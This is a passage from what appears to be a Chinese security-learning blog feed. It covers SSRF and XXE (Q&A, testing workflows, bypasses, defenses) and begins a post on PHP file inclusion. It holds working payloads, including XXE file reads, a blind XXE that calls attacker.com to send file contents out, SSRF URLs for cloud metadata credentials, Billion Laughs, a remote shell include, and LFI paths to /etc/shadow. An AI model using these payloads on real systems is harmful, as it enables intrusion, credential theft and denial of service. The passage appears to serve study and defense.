参数，让服务器替自己去访问这些资源。</p><p><strong>Q: SSRF 有回显和无回显有什么区别？</strong></p><ul><li>有回显：服务器请求的内容直接返回在响应中，可以直接读取数据</li><li>无回显：页面不返回内容，需要通过响应时间、状态码、DNS 日志等间接判断</li></ul><p><strong>Q: XXE 中的实体是什么？</strong></p><p>实体是 XML 中的&quot;宏&quot;或&quot;变量&quot;，用 <code>&amp;实体名;</code> 引用，解析时会替换成定义的内容。外部实体可以引用外部资源（如本地文件、URL）。</p><p><strong>Q: 为什么 XML 解析器可能读取本地文件或访问网络？</strong></p><p>因为 XML 标准支持外部实体（SYSTEM 关键字），如果解析器没有禁用这个功能，当解析到 <code>&lt;!ENTITY name SYSTEM &quot;file:///etc/passwd&quot;&gt;</code> 时，就会去读取文件。</p><h3 id="42-检查与绕过问题"><a class="markdownIt-Anchor" href="#42-检查与绕过问题"></a> 4.2 检查与绕过问题</h3><p><strong>Q: URL 过滤为什么不能只靠字符串匹配？</strong></p><p>因为同一个地址可以有无数种写法。例如 <code>127.0.0.1</code> 可以写成 <code>127.1</code>、<code>2130706433</code>、<code>0x7F000001</code>，还可以用域名解析到内网地址。字符串匹配很容易被绕过。</p><p><strong>Q: SSRF 中的重定向如何导致绕过？</strong></p><p>如果服务端只检查了初始 URL，但 HTTP 客户端自动跟随重定向，攻击者可以：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">初始 URL: http://evil.com/redirect（通过检查）</span><br><span class="line">重定向到: http://127.0.0.1/admin（未检查，直接访问）</span><br></pre></td></tr></table></figure><p><strong>Q: XXE 为什么可能造成 SSRF？</strong></p><p>因为 XXE 的外部实体可以指定为一个 URL（如 <code>http://169.254.169.254/latest/meta-data/</code>），解析器访问这个 URL 时，就触发了 SSRF。所以 XXE 不仅可以读文件，也可以让服务器访问内网资源。</p><h3 id="43-利用链问题"><a class="markdownIt-Anchor" href="#43-利用链问题"></a> 4.3 利用链问题</h3><p><strong>Q: SSRF 的核心问题清单是什么？</strong></p><ol><li>服务器能访问哪些用户无法直接访问的地址？</li><li>能否访问本机服务？</li><li>能否访问内网服务？</li><li>返回内容会不会显示在页面上？</li><li>即使没有回显，能否通过其他方式判断？</li><li>服务器支持哪些协议？</li></ol><p><strong>Q: 为什么 XXE 带外攻击需要两个步骤？</strong></p><p>因为参数实体（<code>%file</code>）的值无法直接在同一个文档中通过 HTTP 发送出去（某些 XML 解析器的限制）。所以需要：</p><ol><li>先加载外部 DTD（<code>%dtd</code>）</li><li>在外部 DTD 中再发请求（<code>%send</code>），携带文件内容</li></ol><h3 id="44-防御问题"><a class="markdownIt-Anchor" href="#44-防御问题"></a> 4.4 防御问题</h3><p><strong>Q: SSRF 和 XXE 分别应该如何防御？</strong></p><table><thead><tr><th style="text-align:left">漏洞</th><th style="text-align:left">核心防御</th></tr></thead><tbody><tr><td style="text-align:left">SSRF</td><td style="text-align:left">白名单 + 网络隔离，不让用户控制完整 URL</td></tr><tr><td style="text-align:left">XXE</td><td style="text-align:left">禁用外部实体解析，禁用 DOCTYPE</td></tr></tbody></table><p><strong>Q: 为什么不能只靠一道过滤规则？</strong></p><p>SSRF 需要多层防御：协议限制、域名白名单、端口白名单、内网 IP 黑名单、重定向检查。</p><p>XXE 也需要多层防御：禁用外部实体、禁用 DTD、使用安全解析器配置。</p><p>纵深防御原则：任何一道防线都可能被绕过，多层检查提高安全性。</p><h2 id="五-实战总结"><a class="markdownIt-Anchor" href="#五-实战总结"></a> 五、实战总结</h2><h3 id="51-ssrf-测试流程"><a class="markdownIt-Anchor" href="#51-ssrf-测试流程"></a> 5.1 SSRF 测试流程</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br></pre></td><td class="code"><pre><span class="line">第一步：确认输入点</span><br><span class="line">    └─ URL 参数、API 地址字段、回调地址等</span><br><span class="line"></span><br><span class="line">第二步：测试基础连通性</span><br><span class="line">    └─ 请求自己的服务器，查看访问日志</span><br><span class="line"></span><br><span class="line">第三步：探测本机地址</span><br><span class="line">    └─ 127.0.0.1, localhost, 0.0.0.0, [::1]</span><br><span class="line"></span><br><span class="line">第四步：探测内网地址</span><br><span class="line">    └─ 192.168.x.x, 10.x.x.x, 172.16.x.x</span><br><span class="line"></span><br><span class="line">第五步：探测端口服务</span><br><span class="line">    └─ 22, 3306, 6379, 9200, 8080, 8888</span><br><span class="line"></span><br><span class="line">第六步：测试云元数据</span><br><span class="line">    └─ 169.254.169.254 及相关路径</span><br><span class="line"></span><br><span class="line">第七步：尝试协议拓展</span><br><span class="line">    └─ file://, dict://, gopher://</span><br><span class="line"></span><br><span class="line">第八步：绕过过滤</span><br><span class="line">    └─ IP编码、域名解析、重定向、URL解析差异</span><br></pre></td></tr></table></figure><h3 id="52-xxe-测试流程"><a class="markdownIt-Anchor" href="#52-xxe-测试流程"></a> 5.2 XXE 测试流程</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line">第一步：确认 XML 解析</span><br><span class="line">    └─ 提交简单 XML，观察是否正常处理</span><br><span class="line"></span><br><span class="line">第二步：测试实体解析</span><br><span class="line">    └─ 定义内部实体并引用，看是否被替换</span><br><span class="line"></span><br><span class="line">第三步：判断是否有回显</span><br><span class="line">    ├─ 有回显 → 直接读文件（file:///etc/passwd）</span><br><span class="line">    └─ 无回显 → 尝试 Blind XXE（带外通道）</span><br><span class="line"></span><br><span class="line">第四步：尝试 SSRF</span><br><span class="line">    └─ 访问内网地址、云元数据</span><br><span class="line"></span><br><span class="line">第五步：扩展攻击面</span><br><span class="line">    └─ 结合其他漏洞（如文件上传、RCE）</span><br></pre></td></tr></table></figure><h3 id="53-不同检查的应对策略"><a class="markdownIt-Anchor" href="#53-不同检查的应对策略"></a> 5.3 不同检查的应对策略</h3><table><thead><tr><th style="text-align:left">场景</th><th style="text-align:left">应对方法</th></tr></thead><tbody><tr><td style="text-align:left">SSRF 字符串过滤</td><td style="text-align:left">尝试不同 IP 表示法、域名解析、URL 解析差异</td></tr><tr><td style="text-align:left">SSRF 协议限制</td><td style="text-align:left">尝试其他协议（dict://、gopher://）</td></tr><tr><td style="text-align:left">SSRF 重定向检查</td><td style="text-align:left">检查是否跟随重定向，或使用其他方式绕过</td></tr><tr><td style="text-align:left">XXE 无回显</td><td style="text-align:left">使用 Blind XXE 带外通道（HTTP/DNS）</td></tr><tr><td style="text-align:left">XXE 部分禁用</td><td style="text-align:left">尝试参数实体、外部 DTD 加载</td></tr></tbody></table><h2 id="六-拓展内容"><a class="markdownIt-Anchor" href="#六-拓展内容"></a> 六、拓展内容</h2><h3 id="61-ssrf-进阶绕过技巧"><a class="markdownIt-Anchor" href="#61-ssrf-进阶绕过技巧"></a> 6.1 SSRF 进阶绕过技巧</h3><p><strong>1. DNS 重绑定（DNS Rebinding）</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">1. 域名 example.com 解析到公网 IP（通过检查）</span><br><span class="line">2. 第二次解析时返回内网 IP（绕过后访问内网）</span><br></pre></td></tr></table></figure><p>ps：好神奇</p><p>二编：（系统学习一段时间后补充的，之前只做了简单的了解）</p><p>这里是参考资料：</p><p><a href="https://xz.aliyun.com/news/7091">从0到1认识DNS重绑定攻击-先知社区</a></p><p>总的来说，在了解DNS重绑定机制之前，我们得先认识DNS、DNS记录类型、DNS绑定技术以及<strong>DNS TTL</strong>（这里标了重点哦！！</p><p><strong>DNS的记录类型</strong></p><blockquote><ul><li>主机记录（A记录）：A记录是用于名称解析的重要记录，它将特定的主机名映射到对应的主机IP上</li><li>别名记录（CNAME记录）：CNAME记录用于将某个别名指向到某个A记录上，这就不需要再为某个新名字创建一条新纪录。</li></ul></blockquote><p>而DNS重绑定攻击就是建立在DNS绑定技术上出现的，</p><p>这里简要说点DNS绑定技术的主要内容：</p><p>(1)DNS区域是一个层次结构的空间, 根域名服务器-&gt;子域名服务器-&gt;二代子域名服务器</p><p>(2)DNS查询方式：<strong>递归</strong>和<strong>迭代</strong></p><p>这里只阐述核心内容（毕竟不是这个文章的中心内容emmmmmm</p><p>DNS Rebinding出现的根本原因，在于 浏览器同源策略只检查域名，不检查 IP，而 DNS 解析结果又是可以动态变化的。攻击者正好利用这两点之间的缝隙，绕过同源策略，访问你内网里的设备。</p><p>而TTL之所以重要，是因为它代表了浏览器多久重新解析一次页面内容，倘若TTL过长，攻击者的恶意js无法及时被触发，导致攻击过程被延长，倘若DNS TTL被设置为0或者很短的时间，那么攻击者就可以在浏览器二次解析之前替换掉请求的IP为内网，通过攻击者服务器内部恶意js脚本，通过img，fetch等读取受害者内网响应的内容。</p><p><strong>2. 编码绕过</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">http://127.0.0.1/           # 标准</span><br><span class="line">http://%31%32%37%2e%30%2e%30%2e%31/  # URL 编码</span><br></pre></td></tr></table></figure><p><strong>3. 短网址绕过</strong></p><p>使用短网址服务将内网地址伪装成公网短链接。</p><p><strong>4. 利用 URL 解析库差异</strong></p><p>不同语言对 URL 的解析方式不同，可能导致检查与访问不一致。</p><h3 id="62-xxe-进阶技巧"><a class="markdownIt-Anchor" href="#62-xxe-进阶技巧"></a> 6.2 XXE 进阶技巧</h3><p><strong>1. 利用 SVG 上传触发 XXE</strong></p><p>SVG 本质是 XML，上传 SVG 头像时可能触发 XXE：</p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?xml version=<span class="string">&quot;1.0&quot;</span>?&gt;</span></span><br><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">svg</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">xxe</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///etc/passwd&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">svg</span> <span class="attr">width</span>=<span class="string">&quot;100&quot;</span> <span class="attr">height</span>=<span class="string">&quot;100&quot;</span>&gt;</span></span><br><span class="line">  <span class="tag">&lt;<span class="name">text</span> <span class="attr">x</span>=<span class="string">&quot;10&quot;</span> <span class="attr">y</span>=<span class="string">&quot;20&quot;</span>&gt;</span><span class="symbol">&amp;xxe;</span><span class="tag">&lt;/<span class="name">text</span>&gt;</span></span><br><span class="line"><span class="tag">&lt;/<span class="name">svg</span>&gt;</span></span><br></pre></td></tr></table></figure><p><strong>2. 利用 Office 文档触发 XXE</strong></p><p>docx/xlsx 文件本质是 ZIP 压缩包，包含 XML 文件。可以在 XML 中注入外部实体。</p><p><strong>3. 利用 XInclude 绕过</strong></p><p>即使 DOCTYPE 被禁用，XInclude 也可能读取文件：</p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="tag">&lt;<span class="name">foo</span> <span class="attr">xmlns:xi</span>=<span class="string">&quot;http://www.w3.org/2001/XInclude&quot;</span>&gt;</span></span><br><span class="line">  <span class="tag">&lt;<span class="name">xi:include</span> <span class="attr">href</span>=<span class="string">&quot;file:///etc/passwd&quot;</span>/&gt;</span></span><br><span class="line"><span class="tag">&lt;/<span class="name">foo</span>&gt;</span></span><br></pre></td></tr></table></figure><h3 id="63-防御加固方案"><a class="markdownIt-Anchor" href="#63-防御加固方案"></a> 6.3 防御加固方案</h3><p><strong>SSRF 加固：</strong></p><ol><li>使用 URL 解析库规范化 URL，提取真实主机名</li><li>对主机名进行 DNS 解析，检查是否为内网 IP</li><li>设置合理的超时时间，防止慢速攻击</li><li>限制 HTTP 请求的响应大小</li></ol><p><strong>XXE 加固：</strong></p><ol><li>升级 XML 解析库到最新版本</li><li>使用安全的解析器配置（禁用 DTD 和外部实体）</li><li>如果业务不需要 XML，改用 JSON</li><li>对上传的 SVG/Office 文件进行内容扫描</li></ol><h3 id="64-快速自检"><a class="markdownIt-Anchor" href="#64-快速自检"></a> 6.4 快速自检</h3><p>SSRF 为什么是&quot;借服务器访问资源&quot;？</p><p>SSRF 有回显和无回显有什么区别？</p><p>URL 过滤为什么不能只靠字符串匹配？</p><p>XXE 中的实体是什么？</p><p>为什么 XML 解析器可能读取本地文件或访问网络？</p><p>XXE 为什么可能造成 SSRF？</p><p>SSRF 和 XXE 分别应该如何防御？</p><p>SSRF 常见的攻击目标有哪些？</p><p>Blind XXE 如何利用带外通道窃取数据？</p><p>SSRF 的 DNS 重绑定攻击是什么？</p><h2 id="附录常用-payload-集合"><a class="markdownIt-Anchor" href="#附录常用-payload-集合"></a> 附录：常用 Payload 集合</h2><h3 id="ssrf-常用-payload"><a class="markdownIt-Anchor" href="#ssrf-常用-payload"></a> SSRF 常用 Payload</h3><p><strong>1. 本机地址探测</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">http://127.0.0.1/</span><br><span class="line">http://localhost/</span><br><span class="line">http://0.0.0.0/</span><br><span class="line">http://[::1]/</span><br></pre></td></tr></table></figure><p><strong>2. 内网地址扫描</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">http://192.168.1.1/</span><br><span class="line">http://192.168.1.1:8080/</span><br><span class="line">http://10.0.0.1/</span><br><span class="line">http://172.16.0.1/</span><br></pre></td></tr></table></figure><p><strong>3. 云元数据</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">http://169.254.169.254/latest/meta-data/</span><br><span class="line">http://169.254.169.254/latest/user-data/</span><br><span class="line">http://169.254.169.254/latest/meta-data/iam/security-credentials/admin</span><br></pre></td></tr></table></figure><p><strong>4. 文件协议</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">file:///etc/passwd</span><br><span class="line">file:///etc/hosts</span><br><span class="line">file:///proc/self/environ</span><br></pre></td></tr></table></figure><p><strong>5. 不同 IP 表示法</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">http://127.0.0.1/</span><br><span class="line">http://127.1/</span><br><span class="line">http://2130706433/</span><br><span class="line">http://0x7F000001/</span><br><span class="line">http://017700000001/</span><br></pre></td></tr></table></figure><h3 id="xxe-常用-payload"><a class="markdownIt-Anchor" href="#xxe-常用-payload"></a> XXE 常用 Payload</h3><p><strong>1. 读取本地文件</strong></p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">root</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">xxe</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///etc/passwd&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">root</span>&gt;</span><span class="symbol">&amp;xxe;</span><span class="tag">&lt;/<span class="name">root</span>&gt;</span></span><br></pre></td></tr></table></figure><p><strong>2. 读取 Windows 文件</strong></p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">root</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">xxe</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///C:/windows/win.ini&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">root</span>&gt;</span><span class="symbol">&amp;xxe;</span><span class="tag">&lt;/<span class="name">root</span>&gt;</span></span><br></pre></td></tr></table></figure><p><strong>3. SSRF（访问内网）</strong></p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">root</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY <span class="keyword">xxe</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;http://169.254.169.254/latest/meta-data/&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">root</span>&gt;</span><span class="symbol">&amp;xxe;</span><span class="tag">&lt;/<span class="name">root</span>&gt;</span></span><br></pre></td></tr></table></figure><p><strong>4. Blind XXE（带外）</strong></p><figure class="highlight xml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;!DOCTYPE <span class="keyword">root</span> [</span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY % <span class="keyword">file</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;file:///etc/passwd&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">  <span class="meta">&lt;!ENTITY % <span class="keyword">dtd</span> <span class="keyword">SYSTEM</span> <span class="string">&quot;http://attacker.com/evil.dtd&quot;</span>&gt;</span></span></span><br><span class="line"><span class="meta">  %dtd;</span></span><br><span class="line"><span class="meta">  %send;</span></span><br><span class="line"><span class="meta">]&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">root</span>&gt;</span>test<span class="tag">&lt;/<span class="name">root</span>&gt;</span></span><br></pre></td></tr></table></figure><p><strong>5. 拒绝服务（Billion Laughs）</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line">&lt;!DOCTYPE lolz [</span><br><span class="line">  &lt;!ENTITY lol &quot;lol&quot;&gt;</span><br><span class="line">  &lt;!ENTITY lol2 &quot;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&amp;lol;&quot;&gt;</span><br><span class="line">  &lt;!ENTITY lol3 &quot;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&amp;lol2;&quot;&gt;</span><br><span class="line">  &lt;!ENTITY lol4 &quot;&amp;lol3;&amp;lol3;&amp;lol3;&amp;lol3;&amp;lol3;&amp;lol3;&amp;lol3;&amp;lol3;&amp;lol3;&amp;lol3;&quot;&gt;</span><br><span class="line">  ...</span><br><span class="line">]&gt;</span><br><span class="line">&lt;root&gt;&amp;lol999;&lt;/root&gt;</span><br></pre></td></tr></table></figure>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/08/22/SSRF-XXE%E6%BC%8F%E6%B4%9E/</id>
    <link href="https://cl1ck-t0.github.io/2026/08/22/SSRF-XXE%E6%BC%8F%E6%B4%9E/"/>
    <published>2026-08-22T08:25:07.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>
      <![CDATA[SSRF&XXE漏洞]]>
    </title>
    <updated>2026-09-16T14:49:09.530Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="web漏洞" scheme="https://cl1ck-t0.github.io/tags/web%E6%BC%8F%E6%B4%9E/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="文件包含漏洞"><a class="markdownIt-Anchor" href="#文件包含漏洞"></a> 文件包含漏洞</h1><h2 id="一-基础知识"><a class="markdownIt-Anchor" href="#一-基础知识"></a> 一、基础知识</h2><h3 id="1什么是文件包含漏洞"><a class="markdownIt-Anchor" href="#1什么是文件包含漏洞"></a> 1.什么是文件包含漏洞</h3><h4 id="11-基本概念"><a class="markdownIt-Anchor" href="#11-基本概念"></a> 1.1 基本概念</h4><p>文件包含漏洞是指应用程序在引入文件时，用户能够控制包含的文件路径，导致服务器执行了非预期的文件内容。</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">// 正常使用</span><br><span class="line">&lt;?php include(&#x27;header.php&#x27;); ?&gt;</span><br><span class="line"></span><br><span class="line">// 存在漏洞的代码</span><br><span class="line">&lt;?php include($_GET[&#x27;file&#x27;]); ?&gt;</span><br><span class="line">// 用户可控制：?file=../../etc/passwd</span><br></pre></td></tr></table></figure><h4 id="12-为什么会存在文件包含漏洞"><a class="markdownIt-Anchor" href="#12-为什么会存在文件包含漏洞"></a> 1.2 为什么会存在文件包含漏洞？</h4><table><thead><tr><th style="text-align:left">原因</th><th style="text-align:left">说明</th></tr></thead><tbody><tr><td style="text-align:left"><strong>动态包含</strong></td><td style="text-align:left">开发者根据用户输入动态决定包含哪个文件</td></tr><tr><td style="text-align:left"><strong>路径可控</strong></td><td style="text-align:left">用户输入直接拼接到文件路径中</td></tr><tr><td style="text-align:left"><strong>缺乏过滤</strong></td><td style="text-align:left">没有对用户输入进行安全验证</td></tr><tr><td style="text-align:left"><strong>配置不当</strong></td><td style="text-align:left"><code>allow_url_include = On</code> 允许远程包含</td></tr></tbody></table><h3 id="2php-中常见的文件包含函数"><a class="markdownIt-Anchor" href="#2php-中常见的文件包含函数"></a> 2.PHP 中常见的文件包含函数</h3><h4 id="21-函数对比"><a class="markdownIt-Anchor" href="#21-函数对比"></a> 2.1 函数对比</h4><table><thead><tr><th style="text-align:left">函数</th><th style="text-align:left">包含失败时</th><th style="text-align:left">执行代码</th><th style="text-align:left">可包含远程文件（allow_url_include=On）</th></tr></thead><tbody><tr><td style="text-align:left"><code>include()</code></td><td style="text-align:left">产生警告，脚本继续执行</td><td style="text-align:left">✅</td><td style="text-align:left">✅</td></tr><tr><td style="text-align:left"><code>include_once()</code></td><td style="text-align:left">产生警告，脚本继续执行</td><td style="text-align:left">✅（仅一次）</td><td style="text-align:left">✅</td></tr><tr><td style="text-align:left"><code>require()</code></td><td style="text-align:left">产生致命错误，脚本停止</td><td style="text-align:left">✅</td><td style="text-align:left">✅</td></tr><tr><td style="text-align:left"><code>require_once()</code></td><td style="text-align:left">产生致命错误，脚本停止</td><td style="text-align:left">✅（仅一次）</td><td style="text-align:left">✅</td></tr><tr><td style="text-align:left"><code>include()</code> + 远程</td><td style="text-align:left">可包含远程文件</td><td style="text-align:left">✅</td><td style="text-align:left">✅</td></tr></tbody></table><h4 id="22-执行原理"><a class="markdownIt-Anchor" href="#22-执行原理"></a> 2.2 执行原理</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">包含文件 → PHP 读取文件内容 → 检测 &lt;?php 标签 → </span><br><span class="line">    ├─ 是PHP代码 → 执行代码</span><br><span class="line">    └─ 不是PHP代码 → 直接输出原内容</span><br></pre></td></tr></table></figure><h3 id="3文件包含漏洞的分类"><a class="markdownIt-Anchor" href="#3文件包含漏洞的分类"></a> 3.文件包含漏洞的分类</h3><h4 id="31-本地文件包含lfi-local-file-inclusion"><a class="markdownIt-Anchor" href="#31-本地文件包含lfi-local-file-inclusion"></a> 3.1 本地文件包含（LFI - Local File Inclusion）</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;?php include($_GET[&#x27;file&#x27;]); ?&gt;</span><br></pre></td></tr></table></figure><p><strong>攻击示例</strong>：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">?file=/etc/passwd           # 读取系统文件</span><br><span class="line">?file=/tmp/sess_c           # 读取Session文件</span><br><span class="line">?file=../../config.php      # 目录遍历</span><br><span class="line">?file=/proc/self/environ    # 读取环境变量</span><br></pre></td></tr></table></figure><p><strong>条件</strong>：</p><ul><li>目标文件在服务器本地</li><li>有读取权限</li><li>路径可预测</li></ul><h4 id="32-远程文件包含rfi-remote-file-inclusion"><a class="markdownIt-Anchor" href="#32-远程文件包含rfi-remote-file-inclusion"></a> 3.2 远程文件包含（RFI - Remote File Inclusion）</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;?php include($_GET[&#x27;file&#x27;]); ?&gt;</span><br></pre></td></tr></table></figure><p><strong>攻击示例</strong>：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?file=http://attacker.com/shell.txt</span><br></pre></td></tr></table></figure><p><strong>条件</strong>：</p><ul><li><code>allow_url_include = On</code></li><li><code>allow_url_fopen = On</code></li><li>目标服务器可访问外网</li></ul><h3 id="4lfi-基础利用方式"><a class="markdownIt-Anchor" href="#4lfi-基础利用方式"></a> 4.LFI 基础利用方式</h3><h4 id="41-读取敏感文件"><a class="markdownIt-Anchor" href="#41-读取敏感文件"></a> 4.1 读取敏感文件</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"># 常见系统文件</span><br><span class="line">?file=/etc/passwd</span><br><span class="line">?file=/etc/shadow</span><br><span class="line">?file=/etc/hosts</span><br><span class="line">?file=/etc/nginx/nginx.conf</span><br><span class="line">?file=/var/log/apache2/access.log</span><br><span class="line"></span><br><span class="line"># PHP配置文件</span><br><span class="line">?file=/etc/php/php.ini</span><br><span class="line">?file=/var/www/html/config.php</span><br><span class="line">?file=../../.env</span><br><span class="line"></span><br><span class="line"># 程序文件</span><br><span class="line">?file=index.php</span><br><span class="line">?file=../../config/database.php</span><br></pre></td></tr></table></figure><h4 id="42-目录遍历path-traversal"><a class="markdownIt-Anchor" href="#42-目录遍历path-traversal"></a> 4.2 目录遍历（Path Traversal）</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">?file=../../../../../../etc/passwd</span><br><span class="line">?file=../../../var/log/apache2/error.log</span><br><span class="line">?file=../../../../../../../tmp/sess_c</span><br></pre></td></tr></table></figure><h4 id="43-包含日志文件"><a class="markdownIt-Anchor" href="#43-包含日志文件"></a> 4.3 包含日志文件</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"># Apache 日志</span><br><span class="line">?file=/var/log/apache2/access.log</span><br><span class="line">?file=/var/log/apache2/error.log</span><br><span class="line"></span><br><span class="line"># Nginx 日志</span><br><span class="line">?file=/var/log/nginx/access.log</span><br><span class="line">?file=/var/log/nginx/error.log</span><br><span class="line"></span><br><span class="line"># 系统日志</span><br><span class="line">?file=/var/log/syslog</span><br><span 